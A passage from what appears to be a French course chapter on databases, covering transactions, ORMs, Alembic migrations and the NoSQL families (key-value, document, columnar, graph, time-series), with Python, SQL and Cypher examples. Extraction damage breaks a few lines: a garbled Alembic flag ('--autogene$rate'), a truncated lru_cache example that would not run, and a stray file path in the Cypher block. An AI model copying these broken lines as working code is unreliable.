-- ERREUR : la paire (TRAA01, INF3080) existe deja (cle primaire)
-- La transaction est automatiquement annulee

ROLLBACK;

-- La base est intacte — c'est l'atomicite en action
SELECT * FROM inscription WHERE matricule = 'TRAA01';
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

Kleppmann consacre une partie importante de *Designing Data-Intensive Applications* aux niveaux d'isolation, montrant que la propriété I d'ACID est en réalité un spectre. L'isolation totale (*serializable*) est coûteuse en performance, et la plupart des SGBD offrent par défaut un niveau plus faible (*read committed* ou *repeatable read*) qui autorise certaines anomalies en échange de la concurrence. Comprendre ces compromis est essentiel dès qu'un système a plus d'un utilisateur simultané, ce qui est, en pratique, presque toujours le cas.

Les ORMs (object-relational mappers)

Le modèle relationnel organise les données en tables, avec des lignes et des colonnes. Les langages de programmation, eux, manipulent des objets, des classes, des dictionnaires. Entre les deux, il y a un décalage structurel que la communauté a baptisé l'*impedance mismatch*, par analogie avec l'électronique, où deux systèmes qui ne « parlent pas le même langage » perdent de l'énergie à l'interface. En pratique, cela se traduit par du code de conversion répétitif, pour transformer les lignes d'un résultat SQL en objets Python, et inversement convertir des objets en requêtes `INSERT` ou `UPDATE`.

Les ORMs (*Object-Relational Mappers*) tentent de résoudre ce problème en créant une correspondance automatique entre les classes d'un langage et les tables d'une base de données. L'idée a émergé progressivement dans les années 90, mais c'est avec Hibernate (Java, 2001) puis ActiveRecord (Ruby on Rails, 2004) qu'elle s'est imposée dans la pratique courante. En Python, SQLAlchemy, créé par Mike Bayer en 2006, est devenu la référence. Il offre deux niveaux d'abstraction. Un *Core* fournit une API Python pour construire des requêtes SQL sans écrire de SQL brut, et un ORM complet permet de définir des classes Python mappées directement sur des tables.

```
from sqlalchemy import create_engine, Column, String, Boolean, ForeignKey, Table
from sqlalchemy.orm import declarative_base, relationship, Session

Base = declarative_base()

# Table de jointure pour la relation M:N
inscription = Table('inscription', Base.metadata,
    Column('matricule', String, ForeignKey('etudiant.matricule'), primary_key=True),
```

```
    Column('sigle', String, ForeignKey('cours.sigle'), primary_key=True),
)

class Etudiant(Base):
    __tablename__ = 'etudiant'
    matricule = Column(String, primary_key=True)
    nom       = Column(String, nullable=False)
    cours     = relationship('Cours', secondary=inscription, back_populates='etudiants')

class Cours(Base):
    __tablename__ = 'cours'
    sigle     = Column(String, primary_key=True)
    titre     = Column(String, nullable=False)
    etudiants = relationship('Etudiant', secondary=inscription, back_populates='cours')

# Utilisation — on manipule des objets Python, pas du SQL
engine = create_engine('sqlite:///:memory:')
Base.metadata.create_all(engine)

with Session(engine) as session:
    alice = Etudiant(matricule='TRAA01', nom='Alice')
    bd    = Cours(sigle='INF3080', titre='Bases de données')
    algo  = Cours(sigle='INF3105', titre='Structures de données')

    alice.cours.append(bd)
    alice.cours.append(algo)

    session.add(alice)
    session.commit()

    # La question « à quels cours Alice est-elle inscrite ? »
    # s'écrit comme en Python natif :
    for cours in alice.cours:
        print(f"  {cours.sigle} — {cours.titre}")
```

Le contraste avec le SQL brut est frappant. On ne voit plus aucune requête SQL, et les relations entre entités se manipulent comme des listes Python ordinaires. Mais cette abstraction a un coût. L'ORM génère du SQL en coulisse, et ce SQL n'est pas toujours celui qu'un développeur expérimenté écrirait. Le problème classique est le *N+1 query* : charger une liste d'étudiants puis accéder aux cours de chacun peut déclencher une requête par étudiant, au lieu d'une seule jointure. C'est un compromis récurrent en génie logiciel, car l'abstraction simplifie le cas courant tout en masquant des inefficacités que seule la compréhension de la couche sous-jacente permet de diagnostiquer.

Les migrations

Les ORMs introduisent un autre problème connexe : si le schéma est défini dans des classes Python, que se passe-t-il quand il doit évoluer ? Ajouter une colonne, renommer une table, modifier une contrainte, ces opérations doivent être appliquées sur toutes les instances, sans perdre les données

existantes. Nous avons évoqué ce défi brièvement dans la section sur la représentation des données, à propos de l'évolution des schémas JSON et Protobuf. C'est le problème des **migrations de schéma**.

L'idée de gérer les migrations comme du code versionné a été popularisée par Ruby on Rails en 2005, avec les migrations d'ActiveRecord, une contribution de Tobias Lütke, le cofondateur de Shopify. Plutôt que d'appliquer manuellement des commandes `ALTER TABLE` sur chaque environnement, Rails proposait d'écrire chaque changement de schéma sous forme de fichier numéroté (`001_create_users.rb`, `002_add_email_to_users.rb`) et d'une commande unique (`rake db:migrate`) pour les appliquer dans l'ordre. L'idée est simple mais puissante : l'état du schéma devient reproductible, versionné dans le même dépôt que le code. Dans l'écosystème Python, deux outils dominent. Django intègre nativement un système de migrations : quand on modifie un modèle, la commande `python manage.py makemigrations` détecte automatiquement les changements et génère les fichiers correspondants. Pour les projets qui utilisent SQLAlchemy sans Django, c'est Alembic, créé par Mike Bayer en 2011, qui joue ce rôle, avec une approche plus explicite où le développeur écrit lui-même les migrations.

Le fonctionnement concret d'Alembic illustre bien le principe. Supposons qu'on veuille ajouter un champ `courriel` à la table `etudiant`. On commence par modifier la classe SQLAlchemy, puis on génère une migration :

```
$ alembic revision --autogene$rate -m "ajout courriel etudiant"
```

Alembic compare l'état actuel de la base avec les modèles Python et génère un fichier de migration numéroté, par exemple `a3f1c8d2_ajout_courriel_etudiant.py`, avec deux fonctions :

```
def upgrade():
    op.add_column('etudiant', sa.Column('courriel', sa.String(), nullable=True))

def downgrade():
    op.drop_column('etudiant', 'courriel')
```

Ces deux fonctions correspondent aux instructions SQL suivantes :

```
-- upgrade
ALTER TABLE etudiant ADD COLUMN courriel VARCHAR;

-- downgrade
ALTER TABLE etudiant DROP COLUMN courriel;
```

On applique la migration avec `alembic upgrade head`, et on peut revenir en arrière avec `alembic downgrade -1`. Alembic maintient une table `alembic_version` dans la base de données pour savoir quelle migration a été appliquée en dernier. Ce mécanisme simple garantit que tous les environnements (développement, tests, production) restent synchronisés avec le code.

Il faut noter que toutes les migrations ne sont pas aussi facilement réversibles que dans notre exemple. Ajouter ou supprimer une colonne se défait proprement. Mais une migration qui transforme des données pose un problème différent : si on fusionne les colonnes `prenom` et `nom` en une seule colonne `nom_complet` en concaténant les valeurs existantes, la fonction `downgrade()` ne peut pas reconstituer les données originales, qui ont été perdues. On peut écrire la migration, mais pas l'annuler sans perte. Cette distinction entre migrations structurelles (changements de schéma purs) et migrations de données (transformations de contenu) est importante en pratique : elle oblige à réfléchir à la réversibilité avant d'appliquer un changement en production.

Les migrations s'intègrent naturellement dans le pipeline de déploiement. En pratique, `alembic upgrade head` fait partie du script de déploiement, juste avant le démarrage de l'application, ce qui garantit que le schéma de production évolue en même temps que le code. Nous verrons dans la section sur l'intégration continue comment ce type d'étape s'insère dans un pipeline automatisé. Ce lien illustre une idée plus large : versionner le schéma avec le code, c'est traiter la base de données comme n'importe quel autre artefact du système, soumis aux mêmes exigences de reproductibilité et de traçabilité.

La révolution NoSQL

Le modèle relationnel a dominé le paysage des bases de données pendant plus de trente ans, et il reste aujourd'hui le choix par défaut pour une majorité d'applications. Mais à partir du milieu des années 2000, un ensemble de pressions convergentes a commencé à remettre en question son hégémonie. Les géants du web (Google, Amazon, Facebook) faisaient face à des volumes de données et des niveaux de trafic que les bases relationnelles traditionnelles peinaient à absorber, même sur du matériel coûteux. Parallèlement, beaucoup de développeurs trouvaient que le modèle relationnel imposait une rigidité excessive pour des données dont la structure évoluait rapidement ou ne se prêtait pas naturellement aux tables.

Le terme « NoSQL » a été popularisé en 2009, lors d'un meetup organisé à San Francisco par Johan Oskarsson. Le nom est un peu trompeur, car il ne signifie pas « pas de SQL » mais plutôt « Not Only SQL », l'idée étant que le modèle relationnel n'est pas la seule réponse à tous les problèmes de stockage. Kleppmann, dans *Designing Data-Intensive Applications*, montre que derrière ce label se cachent des motivations très différentes : le besoin de scalabilité horizontale (répartir les données sur plusieurs machines), le désir de schémas plus flexibles, ou la recherche de modèles de données mieux adaptés à certains cas d'usage.

En pratique, le mouvement NoSQL a donné naissance à plusieurs familles de bases de données, chacune optimisée pour un type de problème particulier :

— Les bases **clé-valeur** (Redis, Memcached) : le modèle le plus simple, un dictionnaire distribué. Idéal pour le caching et les sessions.
— Les bases **orientées documents** (MongoDB, CouchDB) : chaque enregistrement est un document (typiquement JSON) avec une structure libre. Naturel pour des données hétérogènes ou des schémas qui évoluent vite.
— Les bases **orientées familles de colonnes** (Cassandra, HBase) : optimisées pour l'écriture massive sur de grands volumes, et inspirées de Bigtable de Google (2006). On les dit souvent « orientées colonnes », mais elles ne sont pas des bases colonnaires au sens analytique décrit plus loin.
— Les bases **orientées graphes** (Neo4j, Amazon Neptune) : conçues pour les données fortement interconnectées, où les relations entre entités sont aussi importantes que les entités elles-mêmes.

Ce qui est frappant, comme le note Kleppmann, c'est que certains de ces modèles rappellent des paradigmes qu'on croyait dépassés. Les bases orientées documents stockent des données hiérarchiques (des arbres JSON), comme le faisait IMS en 1966. Les bases orientées graphes modélisent des réseaux de liens, comme le faisait CODASYL en 1969. L'histoire ne se répète pas, mais elle rime.

Les bases clé-valeur

La base clé-valeur est le modèle NoSQL le plus simple. Elle associe une clé unique à une valeur opaque, exactement comme un dictionnaire Python ou une table de hachage. Le système ne connaît pas la structure de la valeur ; il sait seulement la stocker, la retrouver et la supprimer par sa clé. Cette simplicité radicale est aussi sa force, car en renonçant aux jointures, aux schémas et aux requêtes complexes, une base clé-valeur peut offrir des performances et une scalabilité que le modèle relationnel atteint difficilement.

L'exemple le plus emblématique est Redis, créé en 2009 par Salvatore Sanfilippo. Redis stocke toutes ses données en mémoire vive, ce qui lui permet des temps de réponse de l'ordre de la microseconde. Mais il va au-delà du simple dictionnaire et supporte des structures de données riches (listes, ensembles, hachages, compteurs), ce qui en fait un outil polyvalent utilisé aussi bien comme cache que comme file de messages ou comme base de sessions utilisateur.

Le cas d'usage le plus courant des bases clé-valeur est le *caching*, qui consiste à stocker temporairement des résultats coûteux (en calcul) pour éviter de les recalculer à chaque requête. Le principe est simple, mais le défi principal est l'**invalidation**, c'est-à-dire s'assurer que le cache reste cohérent avec la source de vérité. Les stratégies courantes incluent le TTL (*time-to-live*, expiration après un délai fixe), le *write-through* (mise à jour simultanée du cache et de la source) et le *cache-aside* (le code vérifie d'abord le cache, puis interroge la source en cas d'absence). Python offre `functools.lru_cache`, un décorateur qui implémente un cache LRU (*Least Recently Used*) directement sur les appels de fonction :

```
import functools
import time

# --- Cache LRU intégré à Python ---

@functools.lru_cache(maxsize=128)
def requete_couteuse(utilisateur_id):
    """Simule une requête lente vers une base de données."""
    print(f"  [BD] Requête pour utilisateur {utilisateur_id}...")
    time.sleep(0.01)  # Simule la latence
    return {"id": utilisateur_id, "nom": f"Utilisateur_{utilisateur_id}", "score": utilisateur_id

# --- Démonstration : avec et sans cache ---

print("=== Premier appel (cache vide — miss) ===\n")
for uid in [42, 7, 42, 13, 7, 42]:
    t0 = time.time()
    resultat = requete_couteuse(uid)
    duree = (time.time() - t0) * 1000
    source = "MISS → BD" if duree > 5 else "HIT  → cache"
    print(f"  utilisateur {uid:2d} → {resultat['nom']:16s} (score={resultat['score']:2d})  [{sour

print(f"\n=== Statistiques du cache ===\n")
info = requete_couteuse.cache_info()
print(f"  Hits   : {info.hits}")
print(f"  Misses : {info.misses}")
```

```
print(f"  Taille : {info.currsize}/{info.maxsize}")
print(f"  Taux   : {info.hits / (info.hits + info.misses) * 100:.0f}%")

# --- Invalidation manuelle ---

print(f"\n=== Invalidation du cache ===\n")
requete_couteuse.cache_clear()
print(f"  Cache vidé. Nouvelle taille : {requete_couteuse.cache_info().currsize}")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

Les bases orientées documents

Les bases orientées documents poussent l'idée un cran plus loin que les bases clé-valeur. La valeur n'est plus opaque, c'est un document structuré (généralement en JSON) que la base sait interroger. On peut chercher par n'importe quel champ à l'intérieur du document, sans avoir besoin de connaître sa structure à l'avance. C'est un modèle naturel pour des données hétérogènes, comme un catalogue de produits où chaque catégorie a des attributs différents, des profils utilisateur dont les champs varient, des événements avec des charges utiles variables.

MongoDB, créé en 2009 par Dwight Merriman et Eliot Horowitz, est devenu le représentant le plus connu de cette famille. Son modèle est celui de « collections » de documents JSON (techniquement BSON, une variante binaire). Là où une base relationnelle aurait besoin de plusieurs tables liées par des clés étrangères, MongoDB permet d'imbriquer directement les données dans un seul document :

```
{
  "matricule": "TRAA01",
  "nom": "Alice",
  "cours": [
    {"sigle": "INF3080", "titre": "Bases de données", "session": "H2026"},
    {"sigle": "INF3105", "titre": "Structures de données", "session": "H2026"}
  ]
}
```

On retrouve ici une structure d'arbre, exactement comme dans le modèle hiérarchique d'IMS. L'avantage est la localité des données, puisque tout ce qui concerne Alice est au même endroit, ce qui rend les lectures rapides. Le désavantage est le même qu'en 1966 : si Bob et Alice partagent le même cours, l'information du cours est dupliquée. Le modèle orienté documents fait le pari que cette duplication est acceptable pour la plupart des cas d'usage, en échange de la simplicité et de la performance en lecture.

Kleppmann souligne que le choix entre un modèle relationnel et un modèle orienté documents dépend fondamentalement de la nature des relations dans les données. Si les données sont principalement des agrégats autonomes (un utilisateur avec ses préférences, une commande avec ses lignes), le modèle orienté documents est naturel. Si les données sont fortement interconnectées (des relations plusieurs-à-plusieurs omniprésentes), le modèle relationnel reste plus adapté.

Les bases orientées colonnes

Les bases de données que l'on a vues jusqu'ici (relationnelles, clé-valeur, orientées documents) sont optimisées pour le traitement transactionnel, c'est-à-dire insérer une commande, mettre à jour un

profil, lire un enregistrement par sa clé. On parle de charges de travail OLTP (*Online Transaction Processing*). Mais il existe une autre catégorie de besoins, fondamentalement différente, tournée vers l'analyse. « Quel est le chiffre d'affaires par région et par trimestre ? », « Quels produits ont vu leurs ventes baisser de plus de 10 % ce mois-ci ? ». Ce sont des requêtes OLAP (*Online Analytical Processing*), qui balaient des millions de lignes mais ne consultent que quelques colonnes.

Dans une base relationnelle classique, les données sont stockées ligne par ligne, toutes les colonnes d'un enregistrement physiquement côte à côte sur le disque. C'est idéal pour lire ou écrire un enregistrement complet, mais inefficace pour une requête analytique qui ne s'intéresse qu'à deux colonnes sur vingt. L'idée du stockage orienté colonnes est d'inverser l'organisation en regroupant ensemble toutes les valeurs d'une même colonne. Pour une requête « somme des montants par région », le moteur ne lit que les colonnes `region` et `montant`, en ignorant complètement toutes les autres. En plus de réduire les lectures disque, ce regroupement permet une compression spectaculaire, car les valeurs d'une même colonne sont souvent similaires (beaucoup de répétitions dans une colonne `region` ou `pays`).

Le premier produit commercial marquant est Sybase IQ (1995), puis le projet universitaire C-Store (Michael Stonebraker et ses collègues, 2005) relance l'approche, suivi chez Google par Dremel (2010), qui a inspiré BigQuery. Il ne faut pas confondre ces systèmes avec les *wide-column stores* comme Bigtable (Google, 2006), Apache Cassandra (2008, initialement développé chez Facebook) ou HBase (2007), qui regroupent les colonnes en familles, mais stockent ensemble les colonnes d'une même ligne. Aujourd'hui, des moteurs comme ClickHouse, Apache Parquet (un format de fichier orienté colonnes) et DuckDB rendent cette approche accessible même pour des analyses locales.

Cette distinction OLTP / OLAP a donné naissance à une architecture classique, le *data warehouse* (entrepôt de données). Les données transactionnelles vivent dans une base OLTP (PostgreSQL, MySQL), puis sont périodiquement copiées et transformées vers un entrepôt orienté colonnes via un processus appelé ETL (*Extract, Transform, Load*). Les analystes interrogent l'entrepôt sans risquer de ralentir le système transactionnel. C'est une application directe du principe de séparation des préoccupations, puisque les deux charges de travail ont des besoins si différents qu'il vaut mieux les servir avec des systèmes distincts.

En Python, on peut illustrer la différence entre les deux approches de stockage :

```
import random

# --- Génération de données de ventes ---

random.seed(42)
regions = ["Montréal", "Québec", "Sherbrooke", "Gatineau"]
produits = ["Café", "Thé", "Jus", "Eau"]
trimestres = ["T1", "T2", "T3", "T4"]

N = 10_000  # nombre de transactions

# Stockage en LIGNES (style OLTP) : chaque ligne est un dict
lignes = [
    {
        "region": random.choice(regions),
```

```
        "produit": random.choice(produits),
        "trimestre": random.choice(trimestres),
        "montant": round(random.uniform(5.0, 50.0), 2),
    }
    for _ in range(N)
]

# Stockage en COLONNES (style OLAP) : chaque colonne est une liste
colonnes = {
    "region":     [r["region"] for r in lignes],
    "produit":    [r["produit"] for r in lignes],
    "trimestre":  [r["trimestre"] for r in lignes],
    "montant":    [r["montant"] for r in lignes],
}

print(f"=== {N} transactions générées ===\n")

# --- Requête analytique : ventes par région ---
# En mode colonnes, on ne touche que les colonnes nécessaires

def ventes_par_region_lignes(lignes):
    """Agrégation en parcourant les lignes (OLTP-style)."""
    totaux = {}
    for ligne in lignes:
        r = ligne["region"]        # accède à TOUTE la ligne
        totaux[r] = totaux.get(r, 0) + ligne["montant"]
    return totaux

def ventes_par_region_colonnes(colonnes):
    """Agrégation en parcourant les colonnes (OLAP-style)."""
    totaux = {}
    regions = colonnes["region"]   # ne lit QUE cette colonne
    montants = colonnes["montant"] # et celle-ci
    for i in range(len(regions)):
        r = regions[i]
        totaux[r] = totaux.get(r, 0) + montants[i]
    return totaux

# Comparer les résultats
res_lignes = ventes_par_region_lignes(lignes)
res_colonnes = ventes_par_region_colonnes(colonnes)

print("Ventes totales par région :\n")
for region in sorted(res_colonnes):
    print(f"  {region:12s} : {res_colonnes[region]:10,.2f} $")

print(f"\n  Total       : {sum(res_colonnes.values()):10,.2f} $")
```

```
# --- Requête multidimensionnelle (cube OLAP simplifié) ---

print(f"\n=== Cube OLAP : ventes par région × trimestre ===\n")

cube = {}
for i in range(N):
    cle = (colonnes["region"][i], colonnes["trimestre"][i])
    cube[cle] = cube.get(cle, 0) + colonnes["montant"][i]

# Affichage en tableau croisé
print(f"  {'':12s}", end="")
for t in trimestres:
    print(f"  {t:>10s}", end="")
print()

for region in sorted(regions):
    print(f"  {region:12s}", end="")
    for t in trimestres:
        val = cube.get((region, t), 0)
        print(f"  {val:10,.2f}", end="")
    print()
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

Les bases orientées graphes

Certaines données sont fondamentalement des réseaux de relations. Un réseau social, une carte routière, une ontologie, les dépendances entre les composants d'un système logiciel. Dans ces cas, ce qui importe n'est pas tant les entités elles-mêmes que les connexions entre elles. Les requêtes typiques sont des traversées : « Qui sont les amis des amis d'Alice ? », « Quel est le plus court chemin entre Montréal et Vancouver ? », « Quels services dépendent transitoirement de ce composant ? ». En SQL, ces requêtes se traduisent par des cascades de JOIN qui deviennent rapidement illisibles dès que la profondeur de traversée augmente. Les bases orientées graphes sont conçues précisément pour ce type de navigation.

Le modèle réseau CODASYL des années 1970 permettait exactement ce genre de navigation, mais avec une rigidité qui l'a condamné. Il fallait déclarer à l'avance tous les types de relations et naviguer de manière procédurale, pointeur par pointeur. Les bases orientées graphes modernes reprennent l'intuition de CODASYL (les données forment un réseau navigable) mais avec la flexibilité du monde NoSQL. On peut ajouter de nouveaux types de nœuds et de relations sans modifier un schéma global, et les requêtes sont déclaratives plutôt que procédurales. Neo4j (2007, Emil Eifrem et Johan Svensson) est la plus connue. Son langage de requête, Cypher, est au graphe ce que SQL est aux tables.

En Python, un graphe peut se représenter simplement comme un dictionnaire d'adjacence. Voici un exemple de traversée en largeur (*breadth-first search*, BFS) qui trouve tous les nœuds accessibles depuis un point de départ :

```
from collections import deque
```

```python
# Graphe d'adjacence : qui connaît qui ?
graphe = {
    "Alice":   ["Bob", "Charlie"],
    "Bob":     ["Alice", "Diana"],
    "Charlie": ["Alice", "Eve"],
    "Diana":   ["Bob"],
    "Eve":     ["Charlie", "Frank"],
    "Frank":   ["Eve"],
}

def bfs(graphe, depart, profondeur_max):
    """Trouve tous les nœuds accessibles en au plus `profondeur_max` sauts."""
    visites = {depart}
    file = deque([(depart, 0)])
    resultats = []

    while file:
        noeud, profondeur = file.popleft()
        if profondeur > 0:
            resultats.append((noeud, profondeur))
        if profondeur < profondeur_max:
            for voisin in graphe.get(noeud, []):
                if voisin not in visites:
                    visites.add(voisin)
                    file.append((voisin, profondeur + 1))

    return resultats

# Amis et amis d'amis d'Alice (profondeur 2)
print("Réseau d'Alice (jusqu'à 2 sauts) :\n")
for personne, distance in bfs(graphe, "Alice", 2):
    relation = "ami direct" if distance == 1 else "ami d'ami"
    print(f"  {personne:10s} ({relation})")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

Cypher, le langage de requête de Neo4j, rend la structure du graphe visible directement dans la syntaxe. Les nœuds sont représentés par des parenthèses et les relations par des flèches, ce qui donne des requêtes dont la forme épouse celle des données. Reprenons notre exemple universitaire pour comparer avec les requêtes SQL vues plus haut :

```
// Créer des nœuds et des relations
CREATE (alice:Etudiant {matricule: "TRAA01", nom: "Alice"})
CREATE (bob:Etudiant {matricule: "MORB02", nom: "Bob"})
CREATE (bd:Cours {sigle: "INF3080", titre: "Bases de données"})
CREATE (algo:Cours {sigle: "INF3105", titre: "Structures de données"})

CREATE (alice)-[:INSCRIT_A]->(bd)
CREATE (alice)-[:INSCRIT_A]->(algo)
```

```
CREATE (bob)-[:INSCRIT_A]->(bd)


// À quels cours Alice est-elle inscrite ?
MATCH (e:Etudiant {nom: "Alice"})-[:INSCRIT_A]->(c:Cours)
RETURN c.sigle, c.titre

// Quels étudiants partagent au moins un cours avec Alice ?
MATCH (alice:Etudiant {nom: "Alice"})-[:INSCRIT_A]->(c)<-[:INSCRIT_A]-(autre)
RETURN DISTINCT autre.nom
```

La dernière requête est particulièrement révélatrice. En SQL, trouver les étudiants qui partagent un cours avec Alice nécessitait deux jointures sur la table `inscription` et une condition d'exclusion. En Cypher, le motif `(alice)-[:INSCRIT_A]->(c)<-[:INSCRIT_A]-(autre)` exprime la même idée en une ligne, et la structure de la requête dessine littéralement le chemin qu'on cherche dans le graphe. C'est cette correspondance entre la forme de la requête et la forme des données qui fait la force des langages de graphe.

Les bases de données de séries temporelles

Les séries temporelles (*time series*) sont des séquences de points de données indexés par le temps, comme la température toutes les minutes, le cours boursier toutes les secondes, le nombre de requêtes par heure sur un serveur, ou la fréquence cardiaque d'un patient. Ce type de données est omniprésent dans la surveillance d'infrastructure (monitoring), l'Internet des objets (IoT), la finance et les sciences. Le concept de série temporelle est ancien, il remonte aux travaux fondateurs de l'économétrie et des statistiques dans les années 1920 (Yule, Slutsky). Mais les bases de données spécialisées pour ce type de données sont récentes. Prometheus (2012, développé chez SoundCloud par Matt Proud et Julius Volz) a montré que le monitoring d'infrastructure nécessitait un modèle de données dédié, suivi d'InfluxDB (2013) et de TimescaleDB (2017, une extension de PostgreSQL).



Les bases relationnelles classiques peuvent stocker des séries temporelles, mais elles ne sont pas optimisées pour leurs particularités. Les données arrivent principalement en mode *append* (on ajoute sans modifier), les requêtes portent presque toujours sur des intervalles de temps, et le volume peut être considérable (des millions de points par capteur par jour). Les bases spécialisées exploitent ces propriétés pour offrir une compression agressive (les horodatages successifs se compressent très bien car ils sont régulièrement espacés), des fonctions d'agrégation temporelle natives (*downsample*, *rollup*) et des politiques de rétention automatiques (supprimer les données de plus de 90 jours, par exemple).

En Python, on peut illustrer les opérations fondamentales sur les séries temporelles (rééchantillonnage, moyenne mobile, détection d'anomalies) avec les structures de données de base :

```
import random
import math
from datetime import datetime, timedelta

# --- Génération d'une série temporelle : température d'un capteur IoT ---

random.seed(42)
debut = datetime(2025, 6, 1, 0, 0)
n_points = 288  # 1 point toutes les 5 min × 24h = 288
```

```
serie = []
for i in range(n_points):
    t = debut + timedelta(minutes=5 * i)
    heure = t.hour + t.minute / 60
    # Température sinusoïdale (cycle jour/nuit) + bruit
    base = 20 + 8 * math.sin((heure - 6) * math.pi / 12)
    bruit = random.gauss(0, 1.5)
    # Injection d'une anomalie à 14h30
    anomalie = 15 if (t.hour == 14 and t.minute == 30) else 0
    serie.append({"temps": t, "valeur": round(base + bruit + anomalie, 2)})

print(f"=== Série temporelle : {n_points} points (5 min) sur 24h ===\n")
print(f"  Début : {serie[0]['temps']}")
print(f"  Fin   : {serie[-1]['temps']}")
print(f"  Min   : {min(s['valeur'] for s in serie):.1f} °C")
print(f"  Max   : {max(s['valeur'] for s in serie):.1f} °C")

# --- Rééchantillonnage (downsample) : moyenne horaire ---

print(f"\n=== Downsample : moyenne par heure ===\n")
par_heure = {}
for s in serie:
    h = s["temps"].hour
    par_heure.setdefault(h, []).append(s["valeur"])

for h in sorted(par_heure):
    vals = par_heure[h]
    moy = sum(vals) / len(vals)
    print(f"  {h:02d}h : {moy:5.1f} °C  ({len(vals)} points)")

# --- Moyenne mobile (rolling average) ---

def moyenne_mobile(serie, fenetre):
    """Calcule la moyenne mobile sur une fenêtre de N points."""
    resultats = []
    for i in range(len(serie)):
        debut_f = max(0, i - fenetre + 1)
        vals = [serie[j]["valeur"] for j in range(debut_f, i + 1)]
        resultats.append({
            "temps": serie[i]["temps"],
            "brut": serie[i]["valeur"],
            "lissé": round(sum(vals) / len(vals), 2),
        })
    return resultats

lisse = moyenne_mobile(serie, fenetre=12)  # fenêtre d'1 heure

# --- Détection d'anomalies (seuil sur l'écart à la moyenne mobile) ---
```

```
print(f"\n=== Détection d'anomalies (écart > 10 °C vs moyenne mobile) ===\n")
anomalies = []
for pt in lisse:
    ecart = abs(pt["brut"] - pt["lissé"])
    if ecart > 10:
        anomalies.append(pt)
        print(f"  ⚠ {pt['temps'].strftime('%H:%M')} : brut={pt['brut']:.1f} °C, "
              f"lissé={pt['lissé']:.1f} °C, écart={ecart:.1f} °C")

if not anomalies:
    print("  Aucune anomalie détectée.")
else:
    print(f"\n  {len(anomalies)} anomalie(s) détectée(s).")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

On retrouvera les séries temporelles dans le module 5, lorsqu'on abordera l'observabilité et le monitoring. Les métriques collectées par des outils comme Prometheus et Grafana sont précisément des séries temporelles, et les concepts de rétention, d'agrégation et d'alerting sur seuil sont au cœur de la surveillance d'un système en production.

Les bases de données vectorielles

Les bases de données vectorielles sont un paradigme de stockage et de recherche conçu pour manipuler des *vecteurs d'embedding*, des représentations numériques de haute dimension (typiquement 256 à 4096 dimensions) produites par des modèles d'apprentissage automatique pour encoder le « sens » d'un texte, d'une image, d'un son ou de toute autre donnée. Le concept de *word embedding* remonte à Word2Vec (Mikolov et al., Google, 2013), qui a montré qu'on pouvait représenter des mots comme des vecteurs dans un espace où les relations sémantiques deviennent des opérations géométriques (le fameux exemple où « roi » - « homme » + « femme » ≈ « reine »). Mais c'est l'explosion des grands modèles de langage en 2022-2023 qui a créé un besoin massif de bases vectorielles dédiées, car le pattern RAG (*Retrieval-Augmented Generation*), qui consiste à chercher des documents pertinents pour enrichir le contexte d'un LLM, repose entièrement sur la recherche vectorielle.

